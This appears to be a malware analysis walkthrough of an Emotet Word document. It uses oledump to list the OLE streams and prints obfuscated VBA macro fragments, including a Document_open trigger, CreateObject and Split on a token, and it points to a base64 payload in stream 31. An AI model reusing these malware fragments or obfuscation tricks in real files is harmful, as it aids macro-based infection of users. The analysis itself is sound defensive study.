


Here we check the sample in oledump for any available using `oledump.py emotet doc.bin`

Here we can note that we have three macro stream i.e. stream 22,23,24 available.


```
6:      97 'Macros/Goq6l9a8noi3m219/\x01CompObj'  
7:     300 'Macros/Goq6l9a8noi3m219/\x03VBFrame'  
8:     490 'Macros/Goq6l9a8noi3m219/f'  
9:     115 'Macros/Goq6l9a8noi3m219/i08/\x01CompObj'  
10:    176 'Macros/Goq6l9a8noi3m219/i08/f'  
11:    110 'Macros/Goq6l9a8noi3m219/i08/i10/\x01CompObj'  
12:     40 'Macros/Goq6l9a8noi3m219/i08/i10/f'  
13:      0 'Macros/Goq6l9a8noi3m219/i08/i10/o'  
14:    110 'Macros/Goq6l9a8noi3m219/i08/i11/\x01CompObj'  
15:     40 'Macros/Goq6l9a8noi3m219/i08/i11/f'  
16:      0 'Macros/Goq6l9a8noi3m219/i08/i11/o'  
17:    144 'Macros/Goq6l9a8noi3m219/i08/o'  
18:     48 'Macros/Goq6l9a8noi3m219/i08/x'  
19:    516 'Macros/Goq6l9a8noi3m219/o'  
20:    595 'Macros/PROJECT'  
21:    155 'Macros/PROJECTwm'  
22: M   8928 'Macros/VBA/D7cgrjms5cck0oac5'  
23: M  30939 'Macros/VBA/Goq6l9a8noi3m219'  
24: M   1317 'Macros/VBA/RL6zs8_l87hj76i'  
25:  11685 'Macros/VBA/_VBA_PROJECT'  
26:  1610 'Macros/VBA/_SRP_0'  
27:   110 'Macros/VBA/_SRP_1'  
28:   304 'Macros/VBA/_SRP_2'  
29:   103 'Macros/VBA/_SRP_3'  
30:   959 'Macros/VBA/dir'  
31: 22574 'WordDocument'
```

Now we can extract the stream no. 22,23,24 using `oledump.py -s 22(stream no.) -v "file name" >> s22` and after open them using `code s*`.



```
s22 - Visual Studio Code  
File Edit Selection View Go Run Terminal Help  
home > remnux > Downloads > hitb > 02_emotet_powershell > s22  
1 Attribute VB Name = "D7cgrjms5cck0oac5"  
2 Function L3dtwxkceq3by7a(S_42ddzl0780s)  
3 On Error Resume Next  
4 Dim amyhRA(6 + 6 + 1 + 7)  
5 Dim ReYtLZ(8 + 5 + 1 + 5)  
6 ReYtLZ(1 + 0 + 2) = 6423 + 583 + 66 + 85 + 97581  
7 ReYtLZ(3 + 0 + 3) = 2 + 72 + 77 + 1 + 83  
8 Dim BLldqBBWC(5 + 7 + 1 + 8)  
9 Dim OdpYCAR(6 + 7 + 1 + 7)  
10 OdpYCAR(1 + 0 + 3) = 8767 + 98 + 4 + 2 + 61  
11 OdpYCAR(3 + 0 + 2) = 3 + 34 + 334 + 258 + 8  
12 Dim xwDyJeyEA(6 + 5 + 1 + 8)  
13 Dim oLZKHJR(8 + 5 + 1 + 6)  
14 oLZKHJR(3 + 0 + 2) = 3 + 6 + 1 + 96 + 9671  
15 oLZKHJR(1 + 0 + 1) = 2 + 1 + 60 + 4639 + 362  
16 L3dtwxkceq3by7a = Join(S_42ddzl0780s, Js9fj5a_vya9fxc)  
17 Dim pJLYuAo(6 + 8 + 1 + 4)  
18 Dim ipOzrP(5 + 6 + 1 + 7)  
19 ipOzrP(2 + 0 + 1) = 3 + 74 + 610 + 31 + 9991  
20 ipOzrP(2 + 0 + 3) = 504 + 7 + 6 + 12 + 706  
21 Dim UcDGP(6 + 6 + 1 + 5)  
22 Dim ShXiv(5 + 5 + 1 + 7)
```


Here we notice the Document_open() is calling function from stream 23(
23: M 30939 'Macros/VBA/Goq6l9a8noi3m219')



The screenshot shows the Visual Studio Code editor with a file named 'st24 - Visual Studio Code'. The editor displays a VBA macro with the following code:

```
home > remnux > Downloads > hitb > 02_emotet_powershell > st24
1 Attribute VB_Name = "Rl6zs8_l87hj76i"
2 Attribute VB_Base = "1Normal.ThisDocument"
3 Attribute VB_GlobalNameSpace = False
4 Attribute VB_Creatable = False
5 Attribute VB_PredeclaredId = True
6 Attribute VB_Exposed = True
7 Attribute VB_TemplateDerived = True
8 Attribute VB_Customizable = True
9 Private Sub Document_open()
10 Goq6l9a8noi3m219.On_cjb_kr0wkllv23
11 End Sub
12
```

Here in stream 23 we analysed that function.



The screenshot shows the Visual Studio Code editor with a file named 'st23 - Visual Studio Code'. The editor displays a VBA macro with the following code:


```
home > remnux > Downloads > hitb > 02_emotet_powershell > st23
1 Attribute VB_Name = "Goq6l9a8noi3m219"
2 Attribute VB_Base = "0{7EC352E1-DC2C-40D3-92C6-6D4F21BDD6}"
3 Attribute VB_GlobalNameSpace = False
4 Attribute VB_Creatable = False
5 Attribute VB_PredeclaredId = True
6 Attribute VB_Exposed = False
7 Attribute VB_TemplateDerived = False
8 Attribute VB_Customizable = False
9 Function On_cjb_kr0wkllv23()
10 On Error Resume Next
11 Dim RebwtDhb(7 + 6 + 1 + 4)
12 Dim cpzhFAGHE(7 + 7 + 1 + 5)
13 cpzhFAGHE(3 + 0 + 3) = 41 + 6261 + 439 + 5871 + 91
14 cpzhFAGHE(2 + 0 + 1) = 1 + 5645 + 4 + 44 + 8
15 Dim mHJGWD(7 + 7 + 1 + 6)
16 Dim EaniiA(5 + 6 + 1 + 6)
17 EaniiA(3 + 0 + 1) = 6 + 313 + 34 + 636 + 71
18 EaniiA(1 + 0 + 1) = 1 + 96 + 8367 + 773 + 7
19 Dim UMTZvb(7 + 7 + 1 + 6)
20 Dim qqTHpAwC(6 + 6 + 1 + 8)
21 qqTHpAwC(3 + 0 + 2) = 5 + 9663 + 3 + 16 + 871
22 qqTHpAwC(1 + 0 + 1) = 6 + 6008 + 6 + 24 + 4
```

Here we can notice `Khf7zh17pL5iuu` that it is most likely referencing to a value in userform

```
5: 48755 'Data'
6: 97 'Macros/Goq6l9a8noi3m219/\x01CompObj'
7: 300 'Macros/Goq6l9a8noi3m219/\x03VBFrame'
8: 490 'Macros/Goq6l9a8noi3m219/f'
9: 115 'Macros/Goq6l9a8noi3m219/i08/\x01CompObj'
10: 176 'Macros/Goq6l9a8noi3m219/i08/f'
11: 110 'Macros/Goq6l9a8noi3m219/i08/i10/\x01CompObj'
12: 40 'Macros/Goq6l9a8noi3m219/i08/i10/f'
13: 0 'Macros/Goq6l9a8noi3m219/i08/i10/o'
14: 110 'Macros/Goq6l9a8noi3m219/i08/i11/\x01CompObj'
15: 40 'Macros/Goq6l9a8noi3m219/i08/i11/f'
16: 0 'Macros/Goq6l9a8noi3m219/i08/i11/o'
17: 144 'Macros/Goq6l9a8noi3m219/i08/o'
18: 48 'Macros/Goq6l9a8noi3m219/i08/x'
19: 516 'Macros/Goq6l9a8noi3m219/o'
20: 595 'Macros/PROJECT'
21: 155 'Macros/PROJECTwm'
22: M 8928 'Macros/VBA/D7cgrjms5cck0oac5'
23: M 30939 'Macros/VBA/Goq6l9a8noi3m219'
24: M 1317 'Macros/VBA/Rl6zs8_l87hj76i'
25: 11685 'Macros/VBA/_VBA_PROJECT'
26: 1610 'Macros/VBA/_SRP_0'
27: 110 'Macros/VBA/_SRP_1'
28: 304 'Macros/VBA/_SRP_2'
29: 103 'Macros/VBA/_SRP_3'
30: 959 'Macros/VBA/dir'
31: 22574 'WordDocument'
```

as it is not present in this

stream(`23: M 30939 'Macros/VBA/Goq6l9a8noi3m219'`).



The screenshot shows the Visual Studio Code interface with a file named `st23` open. The editor displays a PowerShell script with various assignments and macro calls. A search bar at the top right shows the search term `Goq6l9a8noi3m219`. The script content includes:

```
65 atsFA0(2 + 0 + 1) = 9 + 4747 + 3 + 6462 + 21
66 atsFA0(1 + 0 + 3) = 4 + 2657 + 2 + 78 + 88
67 Dim iXdEgIJA(8 + 5 + 1 + 6)
68 Dim PzxMGRDw(6 + 7 + 1 + 5)
69 PzxMGRDw(1 + 0 + 2) = 488 + 7946 + 4 + 2481 + 2691
70 PzxMGRDw(3 + 0 + 2) = 6 + 6 + 94 + 56 + 9351
71 Dim WAnoEGJoJ(5 + 5 + 1 + 5)
72 Dim lKrzed(8 + 6 + 1 + 5)
73 lKrzed(1 + 0 + 2) = 1 + 77 + 69 + 4 + 91
74 lKrzed(3 + 0 + 3) = 50 + 29 + 6 + 4290 + 6
75 N6hxp64l8un4p4ju = 05e9zfihc2fy5_z + 0oq4h6h_bj31 + Wjt2u5kmcv42wb4wcx + Goq6l9a8noi3m219.Khf7zh17pL5iuu + P
76 Dim dpmZC(7 + 8 + 1 + 5)
77 Dim HMKCr(7 + 7 + 1 + 8)
78 HMKCr(1 + 0 + 2) = 7 + 6 + 5 + 999 + 921
79 HMKCr(3 + 0 + 3) = 2 + 4 + 9868 + 46 + 2
80 Dim ATiWAHGD(8 + 7 + 1 + 4)
81 Dim XGMRd(7 + 6 + 1 + 5)
82 XGMRd(3 + 0 + 2) = 203 + 7 + 4 + 52 + 5021
83 XGMRd(2 + 0 + 2) = 6 + 4205 + 55 + 9 + 3
84 Dim NsqvFD6lD(6 + 5 + 1 + 6)
85 Dim waSQYe(5 + 5 + 1 + 4)
```

The status bar at the bottom indicates the cursor is at line 75, column 90, with 16 characters selected. The encoding is UTF-8 and the line ending is LF.

```
• st22 - Visual Studio
File Edit Selection View Go Run Terminal Help

st22
home > remnux > Downloads > hitb > 02_emotet_powershell > st22
39 Za4v91U(3 + 0 + 2) = 0 + 4 + 5 + 0 + 9
40 Dim vAUpGKr(7 + 8 + 1 + 4)
41 Dim GGxGvVoA(8 + 8 + 1 + 4)
42 GGxGvVoA(1 + 0 + 3) = 9 + 5015 + 87 + 828 + 11
43 GGxGvVoA(3 + 0 + 2) = 2 + 2 + 1165 + 515 + 2
44 Set Zzh3l7y6r3gapj7mq = CreateObject(Bnjgs_jztlhnsf)
45   Dim EgumKfB(5 + 6 + 1 + 4)
46   Dim bLmRFtEU(7 + 6 + 1 + 7)
47   bLmRFtEU(1 + 0 + 1) = 86 + 218 + 56 + 768 + 31
48   bLmRFtEU(3 + 0 + 3) = 77 + 82 + 3 + 1363 + 5160
49   Dim WmscAF(8 + 7 + 1 + 4)
50   Dim FTOCEGFIq(7 + 7 + 1 + 6)
51   FTOCEGFIq(3 + 0 + 2) = 3 + 3999 + 626 + 3225 + 2231
52   FTOCEGFIq(1 + 0 + 3) = 4 + 7758 + 5 + 13 + 6
53   Dim nnmgGC(7 + 7 + 1 + 7)
54   Dim MKuuvIE(8 + 8 + 1 + 6)
55   MKuuvIE(3 + 0 + 3) = 49 + 1 + 1 + 52 + 42101
56   MKuuvIE(2 + 0 + 2) = 3229 + 5031 + 5096 + 77 + 525
57 End Function
58
59 Function Ooye_pj4y7df9wh(05e9zfihc2fy5_z)
60 On Error Resume Next
```


Here in stream 22 we can find CreateObject.

Also we can note the arguments passed to the split.

```
• st22 - Visual Studio
File Edit Selection View Go Run Terminal Help

st22
home > remnux > Downloads > hitb > 02_emotet_powershell > st22
62 Dim xDSvHHc(8 + 8 + 1 + 7)
63 xDSvHHc(1 + 0 + 1) = 4 + 6 + 8 + 9 + 9641
64 xDSvHHc(1 + 0 + 2) = 80 + 109 + 6 + 2913 + 2933
65 Dim GBQZFELJ(7 + 6 + 1 + 6)
66 Dim eAzLCJEbD(6 + 8 + 1 + 6)
67 eAzLCJEbD(2 + 0 + 2) = 3 + 6986 + 724 + 5 + 61
68 eAzLCJEbD(2 + 0 + 2) = 7 + 1 + 15 + 98 + 94
69 Dim gxkBuW(7 + 6 + 1 + 6)
70 Dim KDCyYFwBG(6 + 8 + 1 + 5)
71 KDCyYFwBG(1 + 0 + 2) = 994 + 9 + 4 + 208 + 72051
72 KDCyYFwBG(1 + 0 + 3) = 2243 + 1538 + 3 + 86 + 388
73 Ooye_pj4y7df9wh = Split(05e9zfihc2fy5_z, "IIIoNNS")
74   Dim xfUxrAd(8 + 5 + 1 + 6)
75   Dim wLopVoC(7 + 5 + 1 + 5)
76   wLopVoC(1 + 0 + 3) = 5 + 6 + 292 + 47 + 21
77   wLopVoC(2 + 0 + 2) = 68 + 665 + 646 + 9 + 9497
78   Dim VRSTbBs(6 + 6 + 1 + 5)
79   Dim rPfiA(8 + 6 + 1 + 8)
80   rPfiA(3 + 0 + 3) = 377 + 5 + 6 + 1 + 61
81   rPfiA(3 + 0 + 3) = 1 + 263 + 6 + 3077 + 68
82   Dim vpYxA(7 + 8 + 1 + 8)
83   Dim d00RUC(6 + 7 + 1 + 0)
```


We will trace this function call has similar argument to split.



```
st22 - Visual Studio Code
File Edit Selection View Go Run Terminal Help

home > remnux > Downloads > hitb > 02_emotet_powershell > st22
55 MKuuvIE(3 + 0 + 3) = 49 + 1 + 1 + 52 + 42101
56 MKuuvIE(2 + 0 + 2) = 3229 + 5031 + 5096 + 77 + 525
57 End Function
58
59 Function Ooye_pj4y7df9wh(05e9zfihc2fy5_z)
60 On Error Resume Next
61 Dim SNKLIFAFG(7 + 7 + 1 + 5)
62 Dim xDSvHHc(8 + 8 + 1 + 7)
63 xDSvHHc(1 + 0 + 1) = 4 + 6 + 8 + 9 + 9641
64 xDSvHHc(1 + 0 + 2) = 80 + 109 + 6 + 2913 + 2933
65 Dim GBQZFELJ(7 + 6 + 1 + 6)
66 Dim eAzlCJEbD(6 + 8 + 1 + 6)
67 eAzlCJEbD(2 + 0 + 2) = 3 + 6986 + 724 + 5 + 61
68 eAzlCJEbD(2 + 0 + 2) = 7 + 1 + 15 + 98 + 94
69 Dim gxkBuw(7 + 6 + 1 + 6)
70 Dim KDCyYFwBG(6 + 8 + 1 + 5)
71 KDCyYFwBG(1 + 0 + 2) = 994 + 9 + 4 + 208 + 72051
72 KDCyYFwBG(1 + 0 + 3) = 2243 + 1538 + 3 + 86 + 388
73 Ooye_pj4y7df9wh = Split(05e9zfihc2fy5_z, "==IIIoNNS")
74 Dim xfUxrAd(8 + 5 + 1 + 6)
75 Dim wLopVoC(7 + 5 + 1 + 5)
76 wLopVoC(1 + 0 + 3) = 5 + 6 + 292 + 47 + 21
```

We find that function in stream 23, now we will trace its argument.




```
st23 - Visual Studio Code
File Edit Selection View Go Run Terminal Help

home > remnux > Downloads > hitb > 02_emotet_powershell > st23
251 BPweNAAz(1 + 0 + 1) = 3 + 4 + 5 + 799 + 99061
252 BPweNAAz(2 + 0 + 3) = 1 + 302 + 6 + 3 + 9
253 Dim IgfGm(7 + 8 + 1 + 4)
254 Dim hQVcaIFI(8 + 8 + 1 + 7)
255 hQVcaIFI(3 + 0 + 2) = 561 + 4651 + 92 + 8068 + 41
256 hQVcaIFI(3 + 0 + 1) = 5248 + 3 + 40 + 9012 + 3277
257 Dim FGcCBpB(8 + 5 + 1 + 4)
258 Dim AWPYCBGxA(8 + 5 + 1 + 7)
259 AWPYCBGxA(3 + 0 + 1) = 4406 + 9 + 98 + 309 + 961
260 AWPYCBGxA(3 + 0 + 2) = 3 + 7930 + 5 + 9 + 9996
261 Pdxz4urko4m2u = D7cgrjms5cck0oac5.Ooye_pj4y7df9wh(X0mhpep45y5fah9)
262 Dim KIIRgG(8 + 7 + 1 + 5)
263 Dim qyIjCSBv(5 + 5 + 1 + 5)
264 qyIjCSBv(2 + 0 + 3) = 1 + 5 + 3 + 8994 + 21
265 qyIjCSBv(3 + 0 + 1) = 3 + 34 + 8 + 3 + 478
266 Dim KtXuGK(8 + 6 + 1 + 8)
267 Dim xXiQPHEIE(7 + 5 + 1 + 6)
268 xXiQPHEIE(3 + 0 + 1) = 52 + 31 + 52 + 245 + 7961
269 xXiQPHEIE(2 + 0 + 2) = 9250 + 9 + 7131 + 5 + 85
270 Dim plsVEaK(6 + 7 + 1 + 6)
271 Dim NCHvgJE(8 + 7 + 1 + 8)
```


Now we search for the content stored in stream 31. `oledump.py -s 31 -d emotet_doc.bin`

[illegible]

Here we can see the obfuscated base64 payload, now we can see that =IIIoNNS is acting as a token .

